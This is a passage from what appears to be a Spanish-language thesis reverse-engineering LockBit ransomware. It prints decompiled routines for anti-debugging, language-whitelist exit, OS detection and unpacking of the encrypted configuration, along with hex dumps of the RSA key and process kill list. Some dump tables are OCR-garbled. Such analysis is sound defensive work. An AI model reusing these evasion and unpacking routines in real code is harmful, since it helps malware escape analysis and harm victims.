TEST dword ptr [EAX + 0x44], 0x40000000 ; HEAP_VALIDATE_PARAMETERS_ENABLED activo?
JZ LAB_00406882 ; No hay depuración -> continua
ROR EAX, 0x1 ; Depuración detectada -> corrompe montón
LAB_00406882:
PUSH dword ptr [EBP + param_1] ; puntero a liberar
PUSH 0x0 ; flags = 0
PUSH EAX ; ProcessHeap
CALL [RtlFreeHeap] ; libera memoria
...
RET 0x4
```

### antidbg\_rewritedb\_func()

```
► lockbit.exe
▷ ...
⇒ construct_api_addresses_antidbg()
    ◇ antidbg_rewritedb_func()
```

Esta función aplica una técnica avanzada de antidepuración al identificar y sobrescribir la rutina `DbgUiRemoteBreakin` [388], una función interna de `ntdll.dll` usada por los depuradores para insertar breakpoints (puntos de interrupción) en los procesos a los que se adhieren los depuradores, donde su dirección es resuelta con la función `api_hashing_func()` con un hash desofuscado previamente, con la máscara `0x10035fff`. Antes de corromperlo, se modifican los permisos de memoria mediante la función API `ZwProtectVirtualMemory()` [152] a `PAGE_EXECUTE_READWRITE` [389] para poder modificarlo, y así cifrar los primeros 32 bytes usando `RtlEncryptMemory()` [241], impidiendo de esta manera que los depuradores puedan interactuar correctamente con el proceso.

```

antidbg_rewritedbg_func()

1 void antidbg_rewritedbg_func(void)
2 {
3     copy_ptr_dbfuiremote = (void *)0x0;           // Inicializa a NULL
4     local_c = 0x20;                                // Tamaño del bloque a modificar: 32 bytes
5     ptr_DbgUiRemoteBreakin = api_hashing_func(-0x778c1144); // Hash -> DbgUiRemoteBreakin
6     if (ptr_DbgUiRemoteBreakin != NULL) {
7         copy_ptr_dbfuiremote = ptr_DbgUiRemoteBreakin; // Copia puntero de DbgUiRemoteBreakin
8         // Cambia la protección de memoria a PAGE_EXECUTE_READWRITE (0x40) en DbgUiRemoteBreakin
9         iVar1 = (*ZwProtectVirtualMemory)(
10             0xFFFFFFFF,
11             &copy_ptr_dbfuiremote,           // Dirección de memoria a modificar
12             &local_c,                     // Tamaño de la región (32 bytes)
13             0x40,                        // Nueva protección: lectura/escritura/ejecución
14             local_10);                  // Guarda los permisos antiguos
15         if (iVar1 == 0) { // Si cambia los permisos correctamente, cifra DbgUiRemoteBreakin
16             (*SystemFunction040)(
17                 ptr_DbgUiRemoteBreakin,      // Dirección a cifrar
18                 0x20,                      // Tamaño: 32 bytes
19                 0);                      // Flag: cifrado único por proceso
20         }
21     }
22     return;
23 }
```

### setup\_environment\_and\_escalate\_preeexploit()

```

▷ lockbit.exe
    ▼ setup_environment_and_escalate_preeexploit()
        • optimize_process_heap()
        • prepare_payload_and_config_data_func()
        • whitelist_language_func()
        • ...
```

En esta función se realiza la configuración inicial del entorno antes de realizar el objetivo del ransomware. Para ello, comienza optimizando el montón del proceso, descifrando datos relevantes para la ejecución del malware y realiza múltiples comprobaciones de entorno, como el idioma del sistema o el SID del usuario. Aparte, se comprueba la versión del sistema operativo, la pertenencia a grupos privilegiados, obtiene una extensión de archivo basada en el nombre del equipo y la clave RSA, aplica técnicas de elevación de privilegios, y obtiene tokens privilegiados de procesos como `svchost.exe` o `explorer.exe`. Si es posible, almacena tokens de sesión de cuentas de administrador válidas de controladores de dominio y se relanza en modo elevado con canalizaciones (pipe) si detecta argumentos específicos. Finalmente, recupera un ícono personalizado para los archivos cifrados, que marca como ícono por defecto para la extensión personalizada en el registro de Windows, y prepara datos criptográficos para las siguientes etapas.

Primero comienza la función con `optimize_process_heap()` que optimiza el montón del proceso al reducir la fragmentación, así mejorando el rendimiento. Tras esto, con la función `prepare_payload_and_config_data_func()` extrae datos importantes para la ejecución del malware: Clave RSA, ID de afiliado (es Ransomware As A Service), datos codificados en Base64, una lista negra de procesos y servicios, un listado de credenciales de Directorio Activo y contenido de la nota de rescate de archivos del malware. Tras esto se comprueba si `DAT_00425124` es distinto de cero, ya que es una bandera de funcionalidad

del malware que se recupera de la función `prepare_payload_and_config_data_func()`, que si está activa se comprueba en la función `whitelist_language_func()` si el lenguaje del usuario está en una lista blanca definida, que si es el caso con la función cargada dinámicamente `ExitProcess` [199] se termina el proceso para no infectar al equipo, y si no lo está, continúa con la ejecución del malware.

```
setup_environment_and_escalate_preeexploit()

1 void setup_environment_and_escalate_preeexploit(void)
2 {
3     ...
4     optimize_process_heap(); // Optimiza el montón del proceso
5     // Obtiene clave RSA, credenciales AD, lista negra procesos y servicios, banderas de funcionalidad...
6     prepare_payload_and_config_data_func();
7     if (DAT_00425124 != 0) { // Bandera de funcionalidad == 1?
8         iVar1 = whitelist_language_func(); // Comprueba si el lenguaje es de alguna región en lista blanca
9         if (iVar1 != 0) {
10             (*ExitProcess)(0); // Sale si el lenguaje del usuario esta en la lista blanca para no infectarlo
11         }
12     }
13     ...
14 }
```

### optimize\_process\_heap()

```
▷ lockbit.exe

    ▼ setup_environment_and_escalate_preeexploit()
        • optimize_process_heap()
            ◇ get_OS_version_func()
            ◇ return_peb_func()
```

La función `optimize_process_heap()` recupera la versión del sistema operativo con la función `get_OS_version_func()` para determinar la versión de sistema Windows del usuario. Si la versión es superior a Windows Vista (representado como 60) activa el modo Low Fragmentation Heap (LFH) [390] con la función `RtlSetHeapInformation()` [144], pasando como parámetro el `ProcessHeap` en el desplazamiento `+0x18` del PEB [372]. Esta optimización del montón mejora el rendimiento del proceso al reducir la fragmentación de memoria.

```
optimize_process_heap()

1 void optimize_process_heap(void)
2 {
3     ...
4     uVar1 = get_OS_version_func();           // Obtener versión del sistema operativo
5     if (60 < uVar1) {                      // Si superior a Windows Vista (60)
6         local_8 = 2;                        // Valor 2 activa el modo LFH (Low Fragmentation Heap)
7         pvVar2 = return_peb_func();          // Obtener puntero al PEB
8         (*RtlSetHeapInformation)(&local_8, // Activar opción LFH en el montón del proceso
9          *(undefined4 *)((int)pvVar2 + 0x18), // Dirección ProcessHeap (desplazamiento +0x18 en el PEB)
10         0,                                // HeapCompatibilityInformation
11         &local_8,                            // 2 -> LFH
12         4);                               // Tamaño del parámetro
13     }
14     return;
15 }
```

## get\_OS\_version\_func()

```

    ▷ lockbit.exe

    ▼ setup_environment_and_escalate_preexploit()
        • optimize_process_heap()
            ◇ get_OS_version_func() // Función de interés
            ◇ return_peb_func()

```

La función `get_OS_version_func()` obtiene el tipo de sistema operativo de Windows del PEB [372] en los campos `OSMajorVersion` (desplazamiento `+0xa4`) y `OSMinorVersion` (desplazamiento `+0xa8`), devolviendo un identificador que representa la versión detectada del sistema operativo. Aunque Windows 11 no aparezca en las tablas oficiales [391], sus claves de versión siguen siendo 10 y 0, al igual que en Windows 10, tal como se puede ver en el registro `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion` en la figura 4.389.




Figura 4.389: Valor `OSMajorVersion` y `OSMinorVersion` en el registro en Windows 11

## get\_OS\_version\_func()

```

1 undefined4 get_OS_version_func(void)
2 {
3     pvVar3 = return_peb_func();                                // Obtener puntero al PEB
4     uVar1 = *(uint *)((int)pvVar3 + 0xa4);                  // Leer OSMajorVersion desde desplazamiento +0xA4
5     iVar2 = *(int *)((int)pvVar3 + 0xa8);                  // Leer OSMinorVersion desde desplazamiento +0xA8
6     if (((uVar1 == 5) && (iVar2 == 0)) || (uVar1 < 5)) { return 0; } // Windows 2000 o anterior
7     if ((uVar1 == 5) && (iVar2 == 1)) { return 51; }          // Windows XP
8     if ((uVar1 == 5) && (iVar2 == 2)) { return 52; }          // Windows Server 2003 / XP x64
9     if ((uVar1 == 6) && (iVar2 == 0)) { return 60; }          // Windows Vista / Server 2008
10    if ((uVar1 == 6) && (iVar2 == 1)) { return 61; }          // Windows 7 / Server 2008 R2
11    if ((uVar1 == 6) && (iVar2 == 2)) { return 62; }          // Windows 8 / Server 2012
12    if ((uVar1 == 6) && (iVar2 == 3)) { return 63; }          // Windows 8.1 / Server 2012 R2
13    if ((uVar1 == 10) && (iVar2 == 0)) { return 100; }         // Windows 10 / 11 / Server 2016
14    if (((uVar1 != 10) || (iVar2 == 0)) && (uVar1 < 0xb)) {   // Versión desconocida (por defecto)
15        return 0xffffffff;
16    }
17    return 0x7fffffff;                                         // Sistemas futuros (versión >= 11)
18 }

```

### prepare\_payload\_and\_config\_data\_func()

```

▷ lockbit.exe

    ▼ setup_environment_and_escalate_preexploit()
        • prepare_payload_and_config_data_func()
            ◇ decrypt_payload_xor_custom_func()
            ◇ allocate_data_processheap_antidbg()
            ◇ some_aplib_decompressor_func()
            ◇ calculate_base64_decoded_size()
            ◇ base64_decoder_func()
            ◇ get_32bytes_decryptionid_func()
            ◇ two_round_xor_decryption_func()
            ◇ rtl_freeheap_antidbg_func()

```

En esta función se obtienen varios datos importantes para la ejecución del programa. En DAT\_0042600c se encuentra el *payload* cifrado y comprimido, el cual se desencripta con la función `decrypt_payload_xor_custom_func()`. Esta operación produce un puntero a un búfer de 0x7FF bytes, por que los 4 bytes anteriores a DAT\_0042600c en DAT\_00426008 contiene el tamaño del búfer necesario. Posteriormente reserva un búfer de tamaño cuatro veces mayor (0x1FFC bytes) con la función `allocate_data_processheap_antidbg()` que se pasa junto al búfer desencriptado a la función `some_aplib_decompressor_func()`, que realiza la descompresión del contenido descifrado que falta por descomprimir. De este modo, el *payload* queda finalmente descifrado y descomprimido en memoria, de la que múltiples secciones de datos del *payload* serán guardadas en variables globales específicas para su posterior uso, que a primera vista de estos datos se pueden distinguir distintas secciones a simple vista como se ve en la figura 4.390.

Address	Hex	ASCII
00EBA138	C9 77 2C 00	Ew.,MkÜÖEC <b>a</b> b.sö
00EBA148	00 F7 98 0F	A÷..j#.3.u Õi-A.
00EBA158	A7 2A 4E 5F	S*N_4..IBSTIEU=
00EBA168	10 34 03 97	14 CF DF 35 6C C9 55 B2
00EBA178	3C A6 DD 6E	BC AB 23 92
00EBA188	F8 19 AF CO 48	6U<Yno.~AHÄ«#.
00EBA178	83 C3 3B 03	46 42 66 3A 6B D7 F7 BD 55 97 3E 08
00EBA188	D4 B1 76 04	A.;FBf;kx÷%U.>.
00EBA198	B7 6D 76 5A	15 08 D3 57 61 EA 10 08
00EBA198	16 FD 55 2E	0±v..mVZ.~Ówaè..
00EBA1A8	11 E5 B8 16	yU..å..í..~Aw
00EBA1A8	11 E5 B8 16	EE B9 1A 15 9A C2 57
00EBA1B8	C1 78 75 A8 4B	7D 72 4B A.~GYDçÍaxu K}rk
00EBA1B8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00EBA1C8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00EBA1D8	01 00 01 00 00 01 01 01 01 01 01 01 01 01 01 01	.....
00EBA1E8	00 00 01 00 01 01 00 28	.....(
00EBA1F8	E6 00 00 00 F7 01 00 00 00 00 00 00 04 02 00 00	æ.....÷.....
00EBA208	15 05 00 00 00 00 00 00 0A 06 00 00 AB 07 00 00	.....»..
00EBA218	4C 53 45 4B	41 38 32 42 38 6F 7A 31 65 48 41 6D LSEKA82880z1eHAM
00EBA228	4E 58 35 6F	4A 74 64 73 51 75 50 41 4F 36 62 68 NX5oItdsuPA06bh
00EBA238	54 68 34 41	4E 70 56 6C 43 4B 75 55 34 33 55 75 Tk4ANpVlCKuU43Uu
00EBA248	72 6F 34 42	72 74 51 6C 53 30 77 31 65 66 41 48 ro4BrtQ1s0w1efAH
00EBA258	64 66 6C 6D	61 35 49 34 36 72 65 55 35 6D 5A 54 dflmasI46reusMzT
00EBA268	63 31 67 62	7A 58 73 36 33 6C 77 37 59 69 48 36 m1gbzXs63lw7yIKG
00EBA278	73 7A 63 36	37 78 69 2B 63 73 77 41 41 41 41 41 szC67xi+cswAAAAAA
00EBA288	00 46 61 72	4D 68 70 73 4A 42 7A 6D 57 72 67 7A .FarMhpsjBzmWrgz
00EBA298	77 56 71 76	49 2F 46 4B 69 30 6F 49 41 37 47 75 WvqvI/FKiooIA7Gu
00EBA2A8	45 4E 31 6D	58 32 2F 57 6D 4F 73 4C 6B 56 36 71 EN1mx2/WM0sLKV6q
00EBA2B8	46 4E 61 72	69 79 39 48 33 7A 73 69 6E 73 62 59 FNariy9H3zsinsbY
00EBA2C8	47 38 39 4C	4B 73 41 41 41 41 44 3D 00 41 41 G89LksAAAAD=.AA
00EBA2D8	36 77 5A 77	41 5A 73 4D 57 41 47 30 6A 46 51 42 6wZwASzMWAGOjFQB
00EBA2E8	69 67 78 30	41 61 63 4D 64 41 47 42 44 4A 51 42 igx0AacMdAGBDJQ8
00EBA2F8	73 67 79 63	41 62 61 4D 6B 41 48 47 44 4A 51 42 sgycabahKAGHDJQB
00EBA308	32 51 79 66	37 4C 2F 4B 48 78 6C 4C 70 4B 4D 5A 2QyF7L/KHx1LpKMZ
00EBA318	62 69 53 6E	47 58 34 6D 51 41 47 32 44 4C 67 42 biSnGx4mqAG2Dlgb
00EBA328	79 77 79 77	41 65 4B 4D 30 41 47 34 44 54 77 42 ywywAeKMOAG4DTwB
00EBA338	68 67 31 59	43 72 6E 73 6E 41 47 48 6A 56 77 42 hg1YCrnsnAGHjVWB
00EBA348	69 59 31 51	41 5A 77 4E 57 41 47 31 6A 62 77 42 iY1QAzwnWAGLjbwB
00EBA358	73 67 33 51	43 63 43 4E 33 41 48 42 6A 64 77 42 sg3QaccCN3AHBjdwB
00EBA368	79 41 33 64	75 33 61 30 72 41 48 48 6A 64 41 42 yA3du3aOrAHKjdAB

Figura 4.390: Payload descifrado y descomprimido de DAT\_0042600c

`prepare_payload_and_config_data_func()` - Extraer payload

```
1 void prepare_payload_and_config_data_func(void)
2 {
3     ... // Desencripta el payload encriptado y comprimido (0x7FF bytes)
4     ptr_comp_data = decrypt_payload_xor_custom_func(&DAT_0042600c);
5     if (ptr_comp_data != (byte *)0x0) {
6         uVar4 = allocate_data_processheap_antidbg(DAT_00426008 * 4); // 0x77F * 4 = búfer de 0x1FFC bytes
7         copy_decomp_data = (byte *)uVar4;
8         if (copy_decomp_data != (byte *)0x0) { // Descomprime el payload
9             uVar4 = some_aplib_decompressor_func(...,...,ptr_comp_data,copy_decomp_data);
10            copy2_decomp_data = copy_decomp_data;
11            ...
12        }
13    }
14 }
```

Una vez se descomprime el *payload*, se copian zonas específicas con `memcpy()` [107], que copia rangos concretos de bytes del búfer descomprimido a variables globales que serán utilizadas para fases posteriores del malware. A continuación, se describe el contenido de cada bloque:

- DAT\_00424f70 (128 bytes: desplazamiento 0x00 - 0x7F):

Este primer bloque de datos, copiado directamente desde el comienzo del *payload* descomprimido es de un total 128 bytes, que coincide con el tamaño de una clave RSA de 1024 bits. Posteriormente se confirma que esta clave se emplea para operaciones criptográficas. En la Figura 4.391 se muestra esta región resaltada.

Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	Watch 1	[x=L]
Address	Hex	ASCII				
00EBA138	C9 77 2C 00 4D 6B DA D3 42 CA 43 A4 62 10 73 F5	Ew..	Mk	ÓB	ÊC	b.sö
00EBA148	C0 F7 98 0F 6A 23 95 33 1C 75 20 D5 EE AC 41 8E	Ä-.	j#.	.3.u	Öí-.	A
00EBA158	A7 2A 4E 5F 10 34 03 97 14 CF DF 35 6C C9 55 B2	§*N..	4..	..Í	5LÉU=	=
00EBA168	36 55 3C A6 DD 6E F8 19 AF C0 48 C4 BC AB 23 92	GU<.	Ynø.	AH	ÁV«.	#.
00EBA178	83 C3 3B 03 46 42 66 3A 6B D7 F7 BD 55 97 3E 08	.A;	FBf:	kx÷%	U.>.	.
00EBA188	D4 B1 76 04 B7 6D 76 5A 15 08 D3 57 61 EA 10 08	Ö±v.	mVZ.	ÓWa	ê..	.
00EBA198	16 FD 55 2E 11 E5 B8 16 11 EE B9 1A 15 9A C2 57	ýU..	å..í..	..í	..Aw	.
00EBA1A8	C4 88 9A 47 59 DE E7 CC C1 78 75 A8 4B 7D 72 4B	A..	GYpç	ı	Áxu	K}rkK
00EBA1B8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00					

Figura 4.391: Bloque de clave RSA (DAT 00424f70)

`prepare_payload_and_config_data_func()` - Cargar DAT\_00424f70

```
1 void prepare_payload_and_config_data_func(void)
2 {
3     ... // DAT_00424f70 = payload[0x00-0x7F]
4     (*memcpy)(&DAT_00424f70,copy_decomp_data,0x80);
5     ...
6 }
```

- DAT\_00425100 (32 bytes: desplazamiento 0x80 - 0x9F):

El segundo bloque de datos, de un total 32 bytes, el contenido es nulo (relleno de ceros), lo que indica que esta sección está vacía o reservada. Más adelante se identifica como el espacio destinado al *ID de afiliado*, un identificador del afiliado dentro del esquema de Ransomware-as-a-Service, como se ve en la figura 4.392.

00EBA1B8	00 00	00EBA1C8	00 00
	.....		.....

Figura 4.392: Bloque de *ID de afiliado* (DAT 00425100)

### prepare\_payload\_and\_config\_data\_func() - Cargar DAT\_00425100

```

1 void prepare_payload_and_config_data_func(void)
2 {
3     ... // DAT_00425100 = payload[0x80-0x9F]
4     (*memcpy)(&DAT_00425100,copy2_decomp_data + 0x80,0x20);
5     ...
6 }
```

■ **DAT\_00425120 (24 bytes: desplazamiento 0xA0 - 0xB7):**

El tercer bloque de datos, de un total de 24 bytes, con algunos valores distintos a cero, se utiliza para almacenar las *banderas* de configuración que determinan qué funcionalidades del malware se encuentran habilitadas o desactivadas. La Figura 4.393 muestra esta zona resaltada en el *payload*.

00EBA1D8	01 00 01 00	00 01 01 01	01 01 00 01	01 00 01 01	...
00EBA1E8	00 00 01 01	00 01 01 00	28 00 00 00	99 00 00 00	...

Figura 4.393: Bloque de *banderas* de funcionalidad (DAT\_00425120)

### prepare\_payload\_and\_config\_data\_func() - Cargar DAT\_00425120

```

1 void prepare_payload_and_config_data_func(void)
2 {
3     ... // DAT_00425120 = payload[0xA0-0xB7]
4     (*memcpy)(&DAT_00425120,copy2_decomp_data + 0xa0,0x18);
5     ...
6 }
```

■ **Desplazamientos para cada dato (40 bytes: desplazamiento 0xB8 - 0xDF):**

Esta estructura se utiliza de forma auxiliar para saber el desplazamiento de cada dato restante por cargar en el programa, obteniendo cada cuatro bytes el desplazamiento en el payload para guardarlas en las variables globales. En la Figura 4.394 se observa cada 4 bytes un desplazamiento cada vez mayor, ya que se parte de un puntero base.

0095A230	01 00 01 00	00 01 01 01	01 01 00 01	01 00 01 01	...
0095A240	00 00 01 01	00 01 01 00	28 00 00 00	99 00 00 00	...
0095A250	E6 00 00 00	F7 01 00 00	00 00 00 00	04 02 00 00	...
0095A260	15 05 00 00	00 00 00 00	0A 06 00 00	AB 07 00 00	...
0095A270	4C 00 00 00	44 00 00 00	40 00 00 00	3A 00 00 00	30 00 00 00

Figura 4.394: Estructura con desplazamientos del payload

■ **DAT\_00425138 (112 bytes: desplazamiento 0xE0 - 0x14F):**

Esta bloque contiene una cadena codificada en Base64. Una vez decodificado, su contenido se almacena dinámicamente en el montón del proceso, y el puntero resultante se referencia en la variable global DAT\_00425138. En la Figura 4.395 se observa la cadena original y su contenido decodificado.

Address	Hex	ASCII
0095A280	4C 53 45 4B 41 38 32 42 38 6F 7A 31 65 48 41 60	LSEKA8ZBB80z1EHAm
0095A290	4E 58 35 6F 4A 74 64 73 51 75 50 41 4F 36 62 68	NX50J3tdsqUpAOgbr
0095A2A0	S 4 68 34 41 4E 70 56 6C 43 48 75 55 34 33 55 75	Tk4ANpvTCkuU43uu
0095A2B0	72 6F 34 42 72 74 51 6C 53 30 77 31 65 66 41 48	r04Brtrq150w1efAH
0095A2C0	G 4 66 6C 6D 61 35 49 34 36 72 65 55 35 6D 5A 54	dflmasI4GrEu5mZT
0095A2D0	GD 31 67 62 7A 58 73 36 33 6C 77 37 59 69 48 36	mzbzXs631w7YIK6
0095A2E0	73 7A 63 36 37 78 69 2B 63 73 77 41 41 41 41	sZcG7x1+csWAAA
013C7260	20 21 0A 03 CD 81 F2 8C F5 78 70 26 35 7E 68 26	-!..í.ò.òxp&s-h
013C7270	D7 6C 42 E3 C0 3B A6 E1 4E 4E 00 36 95 65 08 AB	xIBÀà;ÀNN,6.e.«
013C7280	94 E3 75 2E AE 8E 01 AE D4 25 4B 4C 35 79 FO 07 .åu.ø..@OKL5Yò.	
013C7290	75 F9 66 6B 92 38 EA B7 94 E6 66 53 9B 58 1B CD	uufk,8è.,æf5.X.i
013C72A0	7B 3A DE 5C 3B 62 22 BA B3 37 3A EF 18 BE 72 CC	{P\;b";7;1.%rI

Figura 4.395: Primera estructura Base64 (DAT\_00425138)

```
1 void prepare_payload_and_config_data_func(void)
2 {
3     ... // DAT_00425138 = payload[0xE0-0x14F] Base64 decodificado
4     pbVar1 = copy2_decomp_data + 0xb8; // Obtener desplazamiento en payload
5     iVar2 = *(int *)pbVar1;
6     if (iVar2 != 0) { // Decodificar Base64 en memoria asignada
7         iVar3 = calculate_base64_decoded_size((int)(pbVar1 + iVar2));
8         uVar4 = allocate_data_processheap_antidbg(iVar3 + 2);
9         DAT_00425138 = (byte *)uVar4;
10        if (DAT_00425138 != (byte *)0x0) {
11            base64_decoder_func(...,...,(uint *)(pbVar1 + iVar2),DAT_00425138);
12        }
13    }
14    ...
15 }
```

- DAT\_0042513c (76 bytes: desplazamiento 0x151 - 0x19C):

Este bloque corresponde a otra cadena codificada en Base64, que una vez decodificado, su contenido es almacenado y referenciado en DAT\_0042513c. En la Figura 4.396 se observa la cadena original y su contenido decodificado.

Figura 4.396: Segunda estructura Base64 (DAT 0042513c)

```
1 void prepare_payload_and_config_data_func(void)
2 {
3     ... // DAT_00425138 = payload[0x151-0x19C] Base64 decodificado
4     iVar2 = *(int*)(copy2_decomp_data + 0xbc); // Obtener desplazamiento en payload
5     if (iVar2 != 0) {
6         iVar3 = calculate_base64_decoded_size((int)(pbVar1 + iVar2));
7         uVar4 = allocate_data_processheap_antidbg(iVar3 + 2);
8         DAT_0042513c = (byte*)uVar4;
9         if (DAT_0042513c != (byte*)0x0) { // Decodificar Base64 en memoria asignada
10             base64_decoder_func(...,...,(uint*)(pbVar1 + iVar2),DAT_0042513c);
11         }
12     }
13     ...
14 }
```

- DAT\_00425140 (272 bytes: desplazamiento 0x19E - 0x2AD):

Este bloque contiene otra cadena codificada en Base64, que una vez decodificado, su contenido es almacenado y referenciado en DAT\_00425140. En la Figura 4.397 se observa la cadena original y su contenido decodificado.

Figura 4.397: Tercera estructura Base64 (DAT 00425140)

```
1 void prepare_payload_and_config_data_func(void)
2 {
3     ... // DAT_00425140 = payload[0x19E-0x2AD] Base64 decodificado
4     iVar2 = *(int *)copy2_decomp_data + 0xc0; // Obtener desplazamiento en payload
5     if (iVar2 != 0) {
6         iVar3 = calculate_base64_decoded_size((int)(pbVar1 + iVar2));
7         uVar4 = allocate_data_processheap_antidbg(iVar3 + 2);
8         DAT_00425140 = (byte *)uVar4;
9         if (DAT_00425140 != (byte *)0x0) { // Decodificar Base64 en memoria asignada
10             base64_decoder_func(...,...,(uint *)pbVar1 + iVar2),DAT_00425140);
11         }
12     }
13     ...
14 }
```

- DAT\_00425144 (12 bytes: desplazamiento 0x2AF - 0X2BA):

Este bloque contiene también otra cadena codificada en Base64, que una vez decodificado, su contenido es almacenado y referenciado en DAT\_00425144. En la Figura 4.398 se observa la cadena original y su contenido decodificado.

		Address	Hex	ASCII
0095A430	68 51 34 35 49 2F 61 6B 51 41 41 41 41 41 40 00 [65]	kQ45I/akQAAAÃ,.	013C8548	y,šá...A,«»«»
0095A440	53 79 6E 34 77 41 41 41 44 3D 00 63 77 42 78	Svn4wAAAD=.CwBx	00 00 00 00	

Figura 4.398: Cuarta estructura Base64 (DAT\_00425144)

```
1 void prepare_payload_and_config_data_func(void)
2 {
3     ... // DAT_00425144 = payload[0x2AF-0X2BA] Base64 decodificado
4     iVar2 = *(int *)copy2_decomp_data + 0xc4; // Obtener desplazamiento en payload
5     if (iVar2 != 0) {
6         iVar3 = calculate_base64_decoded_size((int)(pbVar1 + iVar2));
7         uVar4 = allocate_data_processheap_antidbg(iVar3 + 2);
8         DAT_00425144 = (byte *)uVar4;
9         if (DAT_00425144 != (byte *)0x0) { // Decodificar Base64 en memoria asignada
10             base64_decoder_func(...,...,(uint*)(pbVar1 + iVar2),DAT_00425144);
11         }
12     }
13     ...
14 }
```

- DAT\_00425148 (784 bytes: desplazamiento 0x2BC - 0x5CB):

Este bloque contiene una lista de nombres de procesos que el malware tratará de finalizar antes de llevar a cabo el cifrado de archivos. En la Figura 4.399 se observa la cadena original y su contenido decodificado.

			Address	Hex	ASCII
0095A440	53 79 6E 34 77 41 41 41 41 44 3D 00 63 77 42 78	Syn4wAAA=.=CwBX	013CC1D0	73 00 71 00 6C 00 00 00 6F 00 72 00 61 00 63 00	s.q.l...o.r.a.c.
0095A450	41 47 79 77 41 41 41 42 76 41 48 49 41 59 51 42 6A	AHMAZAAAAGAYgBz	013CC1E0	62 00 65 00 6F 00 00 69 00 73 00 60 00 70 00 00 00	l.e.b.s.m.s.s.d.
0095A460	41 47 77 41 51 41 41 47 38 41 41 41 41 41 41 41 41	AgwAZOAAAGSAYyBz	013CC1F0	00 00 64 00 62 00 00 63 00 65 00 70 00 00 00 00 00	y.b.s.m.s.s.d.
0095A470	41 47 40 41 5A 41 41 41 41 47 51 41 59 67 42 7A	AHMAZAAAAGAYgBz	013CC200	63 00 79 00 66 00 63 00 74 00 69 00 6D 00 65 00 60 00	s.y.n.c.t.i.m.e.
0095A480	41 47 34 41 62 42 77 41 41 41 41 41 41 41 41 41 41	Ag44AbD0AACwB5	013CC210	00 00 61 00 67 00 00 74 00 73 00 76 00 63 00 60 00	.a.g.n.t.s.v.c.
0095A490	41 47 34 41 59 77 42 30 41 47 48 51 41 64 41 42 6C	AG44AYWB0AGLAbQ81	013CC220	00 00 61 00 67 00 00 71 00 6C 00 70 00 6C 00 75 00	.i.s.q.l.p.l.u.
0095A4A0	41 47 40 41 59 51 42 6E 41 47 34 41 64 41 42 74	AHYAYWAAAGAYgBz	013CC230	00 00 69 00 73 00 71 00 6C 00 70 00 6C 00 75 00	s.s.v.c..x.f.s.
0095A4B0	41 47 51 41 59 51 42 6E 41 47 34 41 64 41 42 74	AHgAAAb0AGTAqBy	013CC240	00 00 73 00 63 00 63 00 78 00 66 00 73 00 60 00	s.v.c.c.o.n.m.
0095A4C0	41 47 51 41 59 77 41 41 41 48 67 41 5A 67 42 7A	AHYAYWAAAGHqAzbz	013CC250	73 00 76 00 63 00 63 00 6F 00 6E 00 00 6D 00 00	o.v.e.s.k.t.o.p.
0095A4D0	41 47 51 41 59 77 42 41 47 40 41 5A 51 42 6C	AGCAAAAbTAHKAZAB1	013CC260	79 00 64 00 65 00 63 00 73 00 6F 00 74 00 6F 00 70 00	y.d.e.s.k.t.o.p.
0095A4E0	41 47 63 41 41 47 24 41 48 6B 41 5A 41 42 6C	AHMAwB0AGBACABX	013CC270	62 00 65 00 69 00 62 00 76 00 69 00 65 00 60 00 00 00	s.e.r.v.i.c.e.
0095A500	41 47 48 41 64 41 41 41 41 41 41 41 41 41 41 41 41	Ag8AcwWAAGBAYgBz	013CC280	64 00 73 00 00 00 65 00 6E 00 63 00 73 00 76 00	o.g.c.a.t.u.t.o.
0095A510	41 47 38 41 63 77 41 41 41 47 38 41 59 77 42 76	AG8AcwWAAGBAYgBz	013CC290	63 00 00 00 66 00 69 00 72 00 65 00 66 00 6F 00	c..F.i.r.e.f.o.
0095A520	41 47 38 41 63 77 41 41 41 41 41 41 41 41 41 41	AG44AbWA1ADAAAABz	013CC2A0	78 00 00 00 74 00 62 00 69 00 72 00 64 00 63 00	x..t.b.i.r.d.c.
0095A530	41 47 48 41 59 67 42 6A 41 47 38 41 63 67 42 6C	AHEAYgBAGSAGcB1	013CC2B0	6F 00 6E 00 66 00 69 00 67 00 00 6D 00 79 00	o.n.f.g.i.g..m.y.
0095A540	41 47 48 41 59 67 42 6A 41 47 38 41 63 67 42 6C	AHEAYgBAGSAGcB1	013CC2C0	64 00 65 00 73 00 68 00 74 00 6F 00 70 00 71 00	d.e.s.k.t.o.p.q.
0095A550	41 47 51 41 41 42 42 61 48 67 41 61 51 42 6A	AHMAZ0B1AHYAAqB8	013CC2D0	66 00 73 00 00 00 6F 00 63 00 6F 00 6D 00 00 6D 00	o.s.o.c.o.m.m.
0095A560	41 47 51 41 41 42 42 61 48 67 41 61 51 42 6A	AHgAAAb0AHqAyzBv	013CC2E0	64 00 65 00 69 00 62 00 66 00 6E 00 67 00 35 00 00 00	,d.b.e.n.g.s.o.
